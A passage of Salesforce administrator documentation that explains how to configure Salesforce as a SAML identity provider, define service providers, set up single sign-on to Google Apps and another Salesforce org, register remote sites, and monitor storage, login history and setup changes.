3. If the user isn't already logged into Salesforce, they are prompted to do so.
4. Salesforce sends a SAML response to the service provider.
5. The service provider authenticates the SAML response sent by Salesforce. If the user has been authenticated, they are logged into the service provider. The user is also logged into Salesforce.

Important: Salesforce doesn't provide any mechanism for automatically logging the user out of Salesforce when they log out of the service provider.

The following is an example of the SAML response from Salesforce. You might want to share this information with your service provider.

```

Examples Using Identity Providers and Service Providers

Enabling Salesforce as an Identity Provider

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	"Customize Application"

To enable Salesforce as an identity provider:

1. Set up a domain.
2. From Setup, click **Security Controls** > **Identity Provider** and click **Enable Identity Provider**.
3. If you haven't created a self-signed certificate, one is automatically generated for you and assigned as the certificate for your identity provider. If you've already created self-signed certificates, select the certificate to use when securely communicating with other services. You can only use self-signed certificates for your identity provider. You can't use CA-signed certificates. If you'd like to create one, select **Create a new certificate...**. After you create the certificate, from Setup, click **Security Controls** > **Identity Provider**, click **Enable Identity Provider**, and select the certificate you just created.
4. Click **Save**.

After you enable Salesforce as an identity provider, you can define service providers.

About Identity Providers and Service Providers

Viewing Your Identity Provider Details

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	"Customize Application"

After you enable an identity provider for your organization, you can view the details from Setup by clicking **Security Controls** > **Identity Provider**. You might need to share this information, such as `Issuer`, with your service provider.

From this page you can click:

- **Edit** to change the certificate associated with your identity provider.

  Warning: Changing the certificate can disable access to external applications. You might need to update all external applications to validate the new certificate information.

- **Disable** to disable your identity provider.

  Warning: If you disable your identity provider, users can no longer access any external applications.

- **Download Certificate** to download the certificate associated with your identity provider. Your service provider can use this information for connecting to Salesforce.
- **Download Metadata** to download the metadata associated with your identity provider. Your service provider can use this information for connecting to Salesforce.
- In the service providers section, click **New** to define a new service provider. Next to the name of an already-defined service provider, click **Edit** to change its definition, click **Profiles** to add or remove user profiles that have access to this service provider, or click **Del** to delete it.

About Identity Providers and Service Providers

Prerequisites for Defining Service Providers

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	“Customize Application”

Before defining a service provider:

1. Enable Salesforce as an identity provider.
2. Give your service provider information about your configuration of Salesforce as an identity provider. This information is available as metadata that you can download and give to your service provider for easy configuration. However, not all service providers support metadata. If your service provider supports certificates instead, you might be required to download the certificate. From Setup, click **Security Controls** > **Identity Provider**, then click **Download Certificate** or **Download Metadata**.
3. Get the following information from your service provider:
   - Assertion consumer service (ACS) URL
   - Entity ID
   - Subject type—specifies if the subject for the SAML response from Salesforce (as an identity provider) is a Salesforce user name or a federation ID
   - Security certificate—only required when the service provider is initiating login to Salesforce and signing their SAML requests

About Identity Providers and Service Providers

Defining Service Providers

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	“Customize Application”

To define a service provider:

1. Complete the prerequisites.
2. From Setup, click **Security Controls** > **Identity Provider**, then click **New** in the Service Providers section.

3. In **Name**, specify a name for the service provider's application. This name is used in the profile settings.
4. Enter the **ACS URL**. This is the assertion consumer service URL, and it comes from the service provider.
5. Enter the **Entity Id**. This value comes from the service provider.

   If you are accessing multiple apps from your service provider, you only need to define the service provider once, and then use the `RelayState` parameter to append the URL values to direct the user to the correct app after signing in.

   Important: Each entity ID must be unique in your organization.

6. The **Start URL** is optional. It directs users to a specific location when they run the application. This can be an absolute URL, such as `https://na1.salesforce.com/001/o`, or it can be the link for the application name, such as `https://customer.goodApp.com` for GoodApp. If you omit the Start URL, the user is sent to the application's default start page.
7. Select the **Subject Type**. This value comes from the service provider.

   Note: If the subject type is `Federation ID`, you must also map the Salesforce user to the app user.

8. Select `Service Provider Certificate` if the service provider gave you a security certificate. Browse your system for the certificate. This is only necessary if you plan to initiate logging into Salesforce from the service provider and the service provider signs their SAML requests.

   Important: If you upload a certificate, all SAML requests must be signed. If no certificate is uploaded, all SAML requests are accepted.

9. Click **Save**.
10. Select which profiles have access to this service provider.

    Note: Permission sets can also be used to grant access to service providers.

    If you click the checkbox at the top of the list, all profiles are selected.
11. Click **Save**.

About Identity Providers and Service Providers

Mapping Salesforce Users to App Users

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	"Customize Application"

If the `Subject Type` for the service provider definition is `Federation ID`, you must map the Salesforce user to the username used to sign into the service provider.

To map a Salesforce user to the app user:

1. From Setup, click **Manage Users** > **Users**, then click **Edit** for every user who needs to be mapped.
2. In `Federation ID`, under Single Sign On Information, enter the username to be used to log into the service provider.
3. Click **Save**.

Tip: Use SOAP API if you have a large number of user profiles or permission sets to update. See the *SOAP API Developer's Guide*.

About Identity Providers and Service Providers

Viewing Your Service Provider Details

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	"Customize Application"

After you define a service provider for your organization, you can view the details from Setup by clicking **Security Controls** > **Identity Provider**, then the name of the service provider. You might need to share this information, such as `SP-Initiated POST Endpoint` or `SP-Initiated Redirect Endpoint`, with your service providers.

From this page you can click:

- **Edit** to change the values of the service provider definition.
- **Delete** to delete a service provider definition.

Warning: If you delete a service provider definition, your users will no longer have access to that service provider.

- **Profile Access** to change which profiles have access to this service provider.

About Identity Providers and Service Providers

Enabling Identity Providers and Defining Service Providers for Portals and Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	"Customize Application"

When enabling identity providers and defining service providers for Force.com Sites, Customer Portals and partner portals, note the following:

- When defining a service provider, if the `Subject Type` is `Username`, the Salesforce organization ID is prepended to the user name in the SAML assertion. For example, if the user is `jDeoint@WFC.com`, the subject for the SAML assertion contains `00DE0000000FFLT@jDeoint@WFC.com`. If the `Subject Type` is `Federation ID`, the exact federation ID is used.
- The attribute `is_portal_user` included in the SAML assertion generated by Salesforce contains values. You might want to share the following example with your service provider.

```
<saml:Attribute Name="is_portal_user"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue
         xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">true
      </saml:AttributeValue>
</saml:Attribute>
```

About Identity Providers and Service Providers

Using the Identity Provider Event Log

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
Define and modify identity providers and service providers:	"Customize Application"

The identity provider event log records both problems and successes with inbound SAML authentication requests from another app provider, and outbound SAML responses when Salesforce is acting as an identity provider. To view the identity provider event log, from Setup, click **Manage Users** > **Identity Provider Event Log**. You can show successes, failures, or both in the log. The log records the 50 most recent events, but you can retrieve more by creating a report.

Examples Using Identity Providers and Service Providers

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions
Tabs are not available in **Database.com**

User Permissions Needed	
Define and modify identity providers and service providers:	"Customize Application"

This section contains two examples of setting up Salesforce as an identity provider, then setting up two different service providers:

- Google Apps —shows service-provider initiated login.
- Salesforce—shows identity-provider initiated login.

Setting up Single Sign-on to Google Apps Example

This example shows how to set up single sign-on from Salesforce to Google Apps. In this example, Google is the service provider, and Google Apps is the app provided by the service provider.

For this example to work:

- You must already have a Premier Edition Google Apps account
- Your Salesforce organization must be set up for single sign-on using SAML 2.0

The general steps are as follows, with more specifics on each step below.

1. Generate a domain name and enable an identity provider in your Salesforce organization.
2. Define the service provider in Salesforce.
3. Enable the Salesforce user and profile.
4. Setup Google Apps.

5. Test your implementation.

Generating a Domain Name and Enabling an Identity Provider

To prepare your Salesforce organization for this example, generate a domain name and enable Salesforce as an identity provider:

1. Log into Salesforce.
2. Generate a domain name for your organization:
   a. From Setup, click **Company Profile** > **My Domain**, enter a new subdomain name, and click **Check Availability**.
   b. If the name is available, click the **Terms and Conditions** check box, then click **Register Domain**.

   Important: You must deploy your domain name before you can enable Salesforce as an identity provider.

3. Enable Salesforce as an identity provider:
   a. From Setup, click **Security Controls** > **Identity Provider**.
   b. Click **Enable**.
   c. Click **Download Certificate**. Remember where you save the certificate, as you will upload it later.

Defining a Service Provider

To define the service provider:

1. Log into Salesforce.
2. From Setup, click **Security Controls** > **Identity Provider**.
3. Click **New** in the Service Provider section and enter the following information:

Field	Value
`Name`	Google Apps
`ACS URL`	The URL for your Google App account, such as `https://www.google.com/a/respond.info`
`Entity ID`	google.com
`Subject Type`	Federation ID

4. Click **Save**.
5. Select the profiles allowed to access this service provider. You must select the current user's profile for this example to work.
6. Click **Save**.
7. Copy down the value in the `SP-Initiated Redirect Endpoint` field. You will use this value later.

Mapping the Salesforce user to the Google Apps user

To map the Salesforce user to the Google Apps user:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever appears.
2. From the left pane, select one of the following:

- If you clicked Setup, select **My Personal Information** > **Personal Information**.
- If you clicked My Settings, select **Personal** > **Advanced User Detail**.

3. Click **Edit**.
4. For `Federation ID`, enter the username you use to sign into Google Apps, for example, JSmith@TGroup.com.
5. Click **Save**.

Setting up Google Apps

To set up your Google Apps account:

1. Log into your Google Apps account.
2. Click the **Advanced tools** tab, then the **Set up single sign-on (SSO)** link.
3. Check the `Enable Single Sign-on` checkbox.
4. For `Sign-in page URL`, enter the URL copied from the `SP-Initiated Redirect Endpoint` field, from defining a service provider.
5. For `Sign-out page URL`, specify the URL where you want your users to go after they log out of Google Apps, such as, `http://www.mydomain.salesforce.com`.
6. For `Change password URL`, use the following URL: `https://mydomain.salesforce.com/_ui/system/security/ChangePassword`, where *`mydomain`* is the name you specified for your custom domain when you generated your domain.
7. For `Verification certificate`, upload the certificate you downloaded from enabling an identity provider.
8. Click **Save Changes**.

Testing your Implementation

To verify that your Salesforce organization can use single sign-on to Google Apps:

1. Log out of Google Apps and Salesforce.
2. Try to access a Google app page, such as `http://docs.google.com/a/respond.info/` or `http://mail.google.com/a/respond.info/`.
3. You are redirected to a Salesforce sign-on page. After you login, you are at the specified Google app page.

An alternate test is to add the Google App to a web tab in your Salesforce organization.

1. Log into Salesforce.
2. From Setup, click **Create** > **Tabs**, then click **New** in the `Web Tabs` section.
3. Choose a tab layout and click **Next**.
4. Enter a label to display on the tab.
5. Use the default name. This is the same as the label.
6. Click the `Tab Style` lookup icon to display the Tab Style Selector. Select an icon. Keep all other defaults.
7. Click **Next**.
8. In the Button or Link URL text box, enter a Google App page, such as `docs.google.com/a/respond.info/` or `mail.google.com/a/respond.info/`, then click **Next**.

   Note: This has to be an absolute URL, that is, it must contain either `http://` or `https://`.

9. Click **Next** and **Save**.
10. Click on the new tab at the top of your page. You are automatically logged into the specified Google app page.

Setting up Single Sign-on From Salesforce to Salesforce

This example shows how to set up a Salesforce app to initiate single sign-on from one Salesforce organization to another.

The initiating Salesforce organization, that is, the organization that you want to initially log into, acts as the *identity provider*. The Salesforce organization that you want to access using an app acts as the *service provider*.For example, suppose you have two Salesforce organizations: a sales organization and an ideas organization. You can set up single sign-on between the two organizations so your users only have to log into and remember the password for one.

For this example to work, your initiating Salesforce organization must be set up for single sign-on using SAML 2.0. The general steps are as follows, with more specifics on each step below.

1. Generate a domain name and enable an identity provider in the Salesforce organization that is acting as an identity provider.
2. Set up the Salesforce organization that is acting as a service provider.
3. Define the service provider app in the Salesforce organization that is acting as an identity provider.
4. Test your implementation.

Generating a Domain Name and Enabling an Identity Provider

All of the work in the following steps is done on the Salesforce organization that is acting as the identity provider.

To prepare your Salesforce organization for this example, generate a domain name and enable Salesforce as an identity provider:

1. Log into Salesforce.
2. Generate a domain name for your organization:
   a. From Setup, click **Company Profile** > **My Domain**, enter a new subdomain name, and click **Check Availability**.
   b. If the name is available, click the **Terms and Conditions** check box, then click **Register Domain**.

   Important: You must deploy your domain name before you can enable Salesforce as an identity provider.

3. Enable Salesforce as an identity provider:
   a. From Setup, click **Security Controls** > **Identity Provider**.
   b. Click **Enable**.
   c. Click **Download Certificate**. Remember where you save the certificate, as you will upload it later.

Setting up a Salesforce organization as Service Provider

To configure a second Salesforce organization as the service provider:

1. Log into the Salesforce organization that acts as the service provider.
2. Enable and configure SAML:
   a. From Setup, click **Security Controls** > **Single Sign-On Settings**, then click **Edit**.
   b. Select the `SAML Enabled` check box.
   c. Use the following settings:

Field	Value
`SAML Version`	2.0
`Issuer`	The identity provider issuer URL, created when the identity provider is set up. For example, `https://mycustomdomain.salesforce.com`.

Field	Value
`Identity Provider Certificate`	Browse for the certificate you downloaded in enabling an identity provider.
`SAML User ID Type`	Select `Assertion contains the Federation ID from the User object`
`SAML User ID Location`	Select `User ID is in the NameIdentifier element of the Subject statement`

d. Click **Save**.
e. Copy and save the values from the fields `Salesforce Login URL` and `Entity ID`. You need these values later, when defining the Salesforce service provider.

3. Link your user in the service provider organization to the user in the identity provider organization:
   a. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
   b. From the left pane, select one of the following:
      - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
      - If you clicked **My Settings**, select **Personal** > **Advanced User Detail**.
   c. Click **Edit**.
   d. For `Federation ID`, enter the username used to sign into theSalesforce identity provider organization, for example, IDP_org@TGroup.com.
   e. Click **Save**.

Defining the Service Provider in the Identity Provider Organization

To define the service provider:

1. Log into the Salesforce organization that acts as the identity provider.
2. From Setup, click **Security Controls** > **Identity Provider**, then in the Service Provider section, click **New**.
3. Specify the following information:

Field	Value
`Name`	Salesforce Service Provider
`ACS URL`	Use the Salesforce Login URL from setting up the service provider
`Entity Id`	Use the Entity ID from setting up the service provider
`Subject Type`	Select `Username`

4. Click **Save**.
5. Select the profiles allowed to access this service provider. You must select the current user's profile for this example to work.
6. Click **Save**.
7. Copy down the value of the `IdP-Initiated Login URL` field. You will use this value later, in testing.

Testing your Implementation

To verify that your Salesforce organizations can use single sign-on to connect, create a web tab:

1. Log into the Salesforce organization that is acting like a service provider.
2. From Setup, click **Create** > **Tabs**, then click **New** in the `Web Tabs` section.
3. Choose a tab layout and click **Next**.
4. Enter a label to display on the tab.
5. Use the default name. This is the same as the label.
6. Click the `Tab Style` lookup icon to display the Tab Style Selector. Select an icon.
7. Click **Next**.
8. In the Button or Link URL text box, enter the value of the `IdP-Initiated Login URL` field from defining the service provider, then click **Next**.

   Note: This has to be an absolute URL, that is, it must contain either `http://` or `https://`.

9. Click **Next**, then **Save**.
10. Click on the new tab at the top of your page. If you have logged out of the Salesforce organization that acts as the identity provider, you are prompted to log in. Once you are logged in, you should see the Salesforce organization that acts as the identity provider in the tab.

About Identity Providers and Service Providers

Configuring Remote Settings

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Visualforce and S-controls are not available in **Database.com**

User Permissions Needed	
To configure remote settings:	"Modify All Data"

Before any Visualforce page, Apex callout, or JavaScript code using XmlHttpRequest in an s-control or custom button can call an external site, that site must be registered in the Remote Site Settings page, or the call will fail.

To access the page, from Setup, click **Security Controls** > **Remote Site Settings**. This page displays a list of any remote sites already registered and provides additional information about each site, including remote site name and URL.

For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

- 80: This port only accepts HTTP connections.
- 443: This port only accepts HTTPS connections.
- 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

To register a new site:

1. Click **New Remote Site**.
2. Enter a descriptive term for the `Remote Site Name`.
3. Enter the URL for the remote site.
4. To allow access to the remote site regardless of whether the user's connection is over HTTP or HTTPS, select the `Disable Protocol Security` checkbox. When selected, Salesforce can pass data from an HTTPS session to an HTTP session, and vice versa. Only select this checkbox if you understand the security implications.
5. Optionally, enter a description of the site.
6. Click **Save** to finish, or click **Save & New** to save your work and begin registering an additional site.

MONITOR YOUR ORGANIZATION

About the System Overview Page

Available in: All Editions except **Personal** Edition

User Permissions Needed	
To access the system overview page:	"Customize Application"

Note: The system overview page shows only the items enabled for your organization. For example, your system overview page shows workflow rules only if workflow is enabled for your organization.

The system overview page shows usage data and limits for your organization, and displays messages when you reach 95% of your limit (75% of portal roles). Click the numbers under each metric to get more details about your usage. If it's available, use Checkout to increase usage limits for your organization. For example, if your organization reaches the limit for custom objects, the system overview page notifies you with a message link. Click the link to clean up any unused objects, or visit Checkout to increase your limit for objects.

To access the system overview page, from Setup, click **System Overview**.

The system overview page displays usage for:

- Schema
- API usage
- Business logic
- User interface
- Most used licenses
- Portal roles

Note: The object limit percentages displayed for items used are truncated, not rounded. For example, if your organization uses 95.55% of the limit for a particular item, the percentage displayed is 95%.

System Overview: Schema

Available in: All Editions except **Personal** Edition

The Schema box in the system overview page shows usage information for:

- Custom objects

  Note: If you're approaching your limit for custom objects and need to delete some, you need to hard delete or erase them. Soft-deleted custom objects and their data count against your limits.

- Data storage

System Overview: API Usage

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The API Usage box in the system overview page shows usage information for API requests in the last 24 hours.

Limits are enforced against the aggregate of all API calls made by the organization in a 24 hour period; limits are not on a per-user basis. When an organization exceeds a limit, all users in the organization may be temporarily blocked from making additional calls. Calls will be blocked until usage for the preceding 24 hours drops below the limit.

System Overview: Business Logic

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The Business Logic box in the system overview page shows usage information for:

- Rules
- Apex triggers
- Apex classes
- Code used: Total number of characters in your Apex triggers and Apex classes (excluding comments, test methods, and @isTest annotated classes).

System Overview: User Interface

Available in: All Editions except **Personal** Database.com

The User Interface box in the system overview page shows usage information for:

- Custom apps
- Site.com sites: We only count published Site.com sites.
- Active Force.com sites
- Flows: We only count active flows.
- Custom tabs
- Visualforce pages

System Overview: Most Used Licenses

Available in: All Editions except **Personal** Edition

The Most Used Licenses box in the system overview page counts only active licenses, and by default shows the top three used licenses for your organization. Any license that reaches 95% usage also appears. Click **Show All** to view all the licenses for your organization.

System Overview: Portal Roles

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

The Portal Roles box in the system overview page shows the usage data and limit for total partner portal and Customer Portal roles. The system overview page displays a message when your organization reaches 75% of its allotted portal roles.

Monitoring Resources

Available in: **All** Editions

User Permissions Needed	
To view storage usage:	“Manage Users”

Storage is divided into two categories: data storage and file storage. File storage includes files in attachments, the Documents tab, the Files tab, the File field, Salesforce CRM Content, Chatter (including user photos), and Site.com assets. Data storage includes the following:

- Accounts
- Article types (format: “[`Article Type Name`]”)
- Article type translations (format: “[`Article Type Name`] Version”)
- Campaigns
- Campaign Members
- Cases
- Case Teams
- Contacts
- Contracts
- Custom objects
- Email messages
- Events
- Forecast items
- Google docs
- Ideas
- Leads
- Notes
- Opportunities
- Quotes
- Quote Template Rich Text Data
- Solutions
- Tags: Tag applications
- Tags: Unique tags
- Tasks

Data storage and file storage are calculated asynchronously, so if you import or add a large number of records or files, your organization’s storage usage will not be updated immediately.

Storage Capacity

Each edition includes a minimum amount of data storage and file storage. Professional, Enterprise, and Unlimited Editions receive a per-user storage amount multiplied by the number of users in the organization if the result is greater than the minimum storage amount. Using data storage as an example, an Enterprise Edition organization with 600 users would receive 12,000 MB (12 GB) of data storage, because 20 MB per user multiplied by 600 users is 12,000 MB. A smaller organization, for example a Professional Edition organization with 20 users, would receive 1 GB of data storage because 20 MB per user multiplied by 20 users is only 400 MB, which is less than the 1 GB minimum allotted to all Professional Edition organizations.

The values in the Storage Allocation Per User License column below apply to Salesforce and Salesforce Platform user licenses.

Note: The only feature license that provides additional storage is Salesforce CRM Content User. Each Salesforce CRM Content User license provides an additional 512 MB of file storage, whether Salesforce CRM Content is enabled or not, bringing the total file storage allocation per user to 612 MB. To find out whether your organization has Salesforce CRM Content enabled, contact your administrator.

Salesforce Edition	Data Storage Minimum per Organization	File Storage Minimum per Organization	Storage Allocation Per User License
Personal	20 MB (approximately 10,000 records)	20 MB	N/A
Contact Manager	1 GB	11 GB	20 MB of data storage and 612 MB of file storage
Group	1 GB	11 GB	20 MB of data storage and 612 MB of file storage
Professional	1 GB	11 GB	20 MB of data storage and 612 MB of file storage
Enterprise	1 GB, plus 5 MB for each Gold Partner license	11 GB	20 MB of data storage and 612 MB of file storage
Unlimited	1 GB, plus 5 MB for each Gold Partner license	11 GB	120 MB of data storage and 612 MB of file storage
Developer	5 MB	20 MB	N/A

If your organization uses custom user licenses, contact salesforce.com to determine if these licenses provide additional storage. For a description of user licenses, see User License Types on page 294.

Viewing Storage Usage

To view your organization's current storage usage from Setup, click **Data Management** > **Storage Usage**. You can view the available space for data storage and file storage, the amount of storage in use per record type, the top users according to storage utilization, and the largest files in order of size. To view what types of data a particular user is storing, click that user's name.

In all Editions except Personal Edition, administrators can view storage usage on a user-by-user basis:

1. From Setup, click **Manage Users** > **Users**.
2. Click the name of any user.
3. Click **View** next to the `Used Data Space` or `Used File Space` fields to view that user's storage usage by record type.

Individual users can view their own storage usage in their personal information.

Increasing Storage

To increase your storage limit, you can purchase additional storage space, or in Professional, Enterprise, and Unlimited Editions, you can also add user licenses.

To reduce your storage usage, try to delete any outdated leads or contacts and remove any unnecessary attachments. In Salesforce CRM Content, delete files to reduce your storage limit.

Storage Considerations

Take the following into consideration when planning your storage needs:

- Person accounts count against both account and contact storage because the API considers each person account to consist of one account as well as one contact.
- Archived activities count against storage.
- Nothing that is deleted counts against storage.
- Active or archived products, price books, price book entries, and assets do not count against storage.

Monitoring Login History

Available in: **All** Editions

User Permissions Needed	
To monitor logins:	“Manage Users”

On this page, Administrators can monitor the successful and failed login attempts for their organization and enabled portals. The columns on this page provide information about each login attempt. The login history page displays the most recent 20,000 entries in the login history database. If you need to see more records, you can download the information to a CSV or GZIP file.

Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Editions

To download the information into a CSV or GZIP file:

1. From Setup, click **Manage Users** > **Login History**.
2. Click one of the following radio buttons:
   - **Excel csv file**: This downloads a CSV file of all user logins to your Salesforce organization for the past six months. This report includes logins through the API.
   - **gzipped Excel csv file**: This downloads a CSV file of all user logins to your Salesforce organization for the past six months. This report includes logins through the API. The file is compressed and this is the preferred option for quickest download time.
3. Select the file contents. You can choose All Logins, IE6 Logins Only, or Web Site Logins Only.
4. Click **Download Now**.

Note: Older versions of Microsoft Excel cannot open files with more than 65,536 rows. If you cannot open a large file in Excel, see the Microsoft Help and Support article about handling large files.

You can create new list views sorted by Login Time and Login URL. For example, you could create a view of all logins between a particular time range. Like the default view, a custom view filters the most recent 20,000 rows in the login history database.

To create a new view, click **Create New View** from the page. Fill in the following:

1. **Enter View Name**

   Enter the name to appear in the View drop-down list.
2. **Specify Filter Criteria**.

   You can filter by Login Time and Login URL.
3. **Select Fields to Display**

   The default fields are automatically selected. You can choose up to 15 different fields to display in your view. You can display only the fields that are available in your page layout. When you select a long text area field, up to 255 characters are displayed in the list view.

To see the last ten successful and failed logins for a specific user, from Setup, click **Manage Users** > **Users**, click on the `Full Name` for the user, and scroll to the Login History section.

Viewing Your Login History

To view your personal login history:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, click **My Personal Information** > **Personal Information**, then scroll to the Login History related list to view your last ten logins.
   - If you clicked **My Settings**, click **Personal** > **Login History**.
3. To download a CSV file of your login history for the past six months, click the **Download...** link.

Note: For security purposes, Salesforce may require users to pass a CAPTCHA user verification test to export data from their organization. This simple text-entry test prevents malicious programs from accessing your organization's data. To pass the test, users must correctly type the two words displayed on the overlay into the overlay's text box field. Note that the words entered into the text box field must be separated by a space.

Single Sign-On with SAML

If your organization has set up single sign-on using identity provider certificates (written in SAML), you may see login history messages specific to single sign-on.

My Domain

If you are using My Domain, you can identify which users are logging in with the new login URL, and when. From Setup, click **Manage Users** > **Login History** and look at the Username and Login URL columns.

Monitoring Training History

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
To view training history:	"Manage Users"

As an administrator, it is important to know that your team is learning how to use Salesforce effectively. The Training Class History shows you all of the Salesforce training classes your users have taken.

Administrators can view the Training Class History from Setup by clicking **Manage Users** > **Training History**. After taking a live training class, users must submit the online training feedback form to have their training attendance recorded in the training history.

Note: If you don't see this link under **Manage Users**, your organization has been migrated to a new system. You need to be a Help & Training Admin to access the training reports via My Cases in Help & Training. Contact salesforce.com if you do not have this access.

Monitoring Setup Changes

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
In **Database.com**, the setup audit trail history only audits setup changes for features that are included in **Database.com**.

User Permissions Needed	
To view audit trail history:	"View Setup and Configuration"

The setup audit trail history helps you track the recent setup changes that you and other administrators have made to your organization. This can be especially useful in organizations with multiple administrators.

To view the setup audit trail history, from Setup, click **Security Controls** > **View Setup Audit Trail**. To download your organization's full setup history for the past 180 days, click the **Download** link.

The setup audit trail history shows you the 20 most recent setup changes made to your organization. It lists the date of the change, who made it, and what the change was. Additionally, if a delegate (such as an administrator or customer support representative) makes a setup change on behalf of an end-user, the Delegate User column shows the delegate's username. For example, if a user grants login access to an administrator and the administrator makes a setup change, the administrator's username is listed.

The setup audit trail history tracks the following types of changes:

Setup	Changes Tracked
Administration	• Company information, default settings such as language or locale, and company message changes • Multiple currency setup changes • User, portal user, role, permission set, and profile changes • Email address changes for any user • Deleting email attachments sent as links • Creating, editing, or deleting email footers • Record type changes, including creating or renaming record types and assigning record types to profiles • Changes to divisions, including creating and editing divisions, transferring divisions, and changing users' default division • Adding or deleting certificates • Domain name changes • Enabling or disabling Salesforce as an identity provider
Customization	• Changes to user interface settings, such as collapsible sections, Quick Create, hover details, or the related list hover links • Page layout, action layout, and search layout changes • Changes made using inline editing • Custom field and field-level security changes, including changes to formulas, picklist values, and custom field attributes like the format of auto-number fields or masking of encrypted fields • Changes to lead settings, lead assignment rules, and lead queues • Changes to activity settings • Changes to support settings, business hours, case assignment and escalation rules, and case queues • Any changes made by salesforce.com Customer Support at your request • Changes to tab names, including tabs that you reset to the original tab name • Changes to custom apps (including Service Cloud console apps), custom objects, and custom tabs • Changes to contract settings • Changes to forecast settings • Enabling or disabling Email-to-Case or On-Demand Email-to-Case • Changes to custom buttons, links, and s-controls, including standard button overrides • Enabling or disabling drag-and-drop scheduling • Enabling, disabling, or customizing similar opportunities • Enabling or disabling quotes • Changes to data category groups, data categories, and category-group assignments to objects • Changes to article types • Changes to category groups and categories • Changes to Salesforce Knowledge settings • Changes to ideas settings • Changes to answers settings • Changes to field tracking in feeds • Changes to campaign influence settings • Activating or deactivating critical updates

Setup	Changes Tracked
	• Enabling or disabling Chatter email notifications • Enabling or disabling Chatter new user creation settings for invitations and email domains
Security and Sharing	• Public groups, sharing rule changes, and organization-wide sharing, including the **Grant Access Using Hierarchies** option • Password policy changes • Session settings changes, such as changing the session timeout setting • Changes to delegated administration groups and the items delegated administrators can manage. Setup changes made by delegated administrators are tracked as well. • How many records a user emptied from their Recycle Bin and from the organization's Recycle Bin • Changes to SAML (Security Assertion Markup Language) configuration settings • Changes to Salesforce certificates • Enabling or disabling identity providers • Changes to service providers
Data Management	• Mass delete use, including when a mass delete exceeds the user's Recycle Bin limit of 5000 deleted records. The oldest, excess records will be permanently removed from the Recycle Bin within two hours of the mass delete transaction time. • Data export requests • Use of the campaign member import wizard • Mass transfer use • Changes to analytic snapshots, including defining, deleting, or changing the source report or target object on an analytic snapshot • Import wizard use
Development	• Changes to Apex classes and triggers • Changes to Visualforce pages, custom components, or static resources • Changes to custom settings • Changes to remote access definitions • Changes to Force.com Sites settings
Various Setup	• Creation of an API usage metering notification • Changes to territories • Changes to Workflow & Approvals settings • Changes to approval processes • Creation and deletion of workflow actions • Changes to Visual Workflow files • Packages from Force.com AppExchange that you installed or uninstalled
Using the application	• Changes to account team and opportunity team selling settings • Activation of Google Apps services • Changes to mobile configuration settings, including data sets, mobile views, and excluded fields

Setup	Changes Tracked
	• A user with the "Manage External Users" permission logging into the partner portal as a partner user • A user with the "Edit Self-Service Users" permission logging into the Salesforce Customer Portal as a Customer Portal user • Enabling or disabling a partner portal account • Disabling a Salesforce Customer Portal account • Enabling or disabling a Salesforce Customer Portal and creating multiple Customer Portals • Creating and changing entitlement processes and entitlement templates • Enabling or disabling self-registration for a Salesforce Customer Portal • Enabling or disabling Customer Portal or partner portal users

Tracking Field History

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

You can select certain fields to track, and display the field history in the History related list of an object. You can track the field history of custom objects, as well as the history of the following standard objects:

- Accounts
- Cases
- Contacts
- Entitlements
- Service contracts
- Contract line items
- Contracts
- Leads
- Opportunities
- Solutions

Modifying any of these fields adds a new entry to the History related list. All entries include the date, time, nature of the change, and who made the change. Note that not all field types are available for history tracking. Certain changes, such as case escalations, are always tracked.

Considerations

- Changes to fields with more than 255 characters are tracked as edited, and their old and new values are not recorded.
- Tracked field values are not automatically translated; they display in the language in which they were made. For example, if a field is changed from `Green` to `Verde`, `Verde` is displayed no matter what a user's language is, unless the field value has been translated into other languages via the Translation Workbench. This also applies to record types and picklist values.

- Changes to custom field labels that have been translated via the Translation Workbench are shown in the locale of the user viewing the History related list. For example, if a custom field label is `Red` and translated into Spanish as `Rojo`, then a user with a Spanish locale will see the custom field label as `Rojo`. Otherwise, the user will see the custom field label as `Red`.
- Changes to date fields, number fields, and standard fields are shown in the locale of the user viewing the History related list. For example, a date change to `August, 5, 2012` shows as `8/5/2012` for a user with the English (United States) locale, and as `5/8/2012` for a user with the English (United Kingdom) locale.

Tracking Field History for Standard Objects

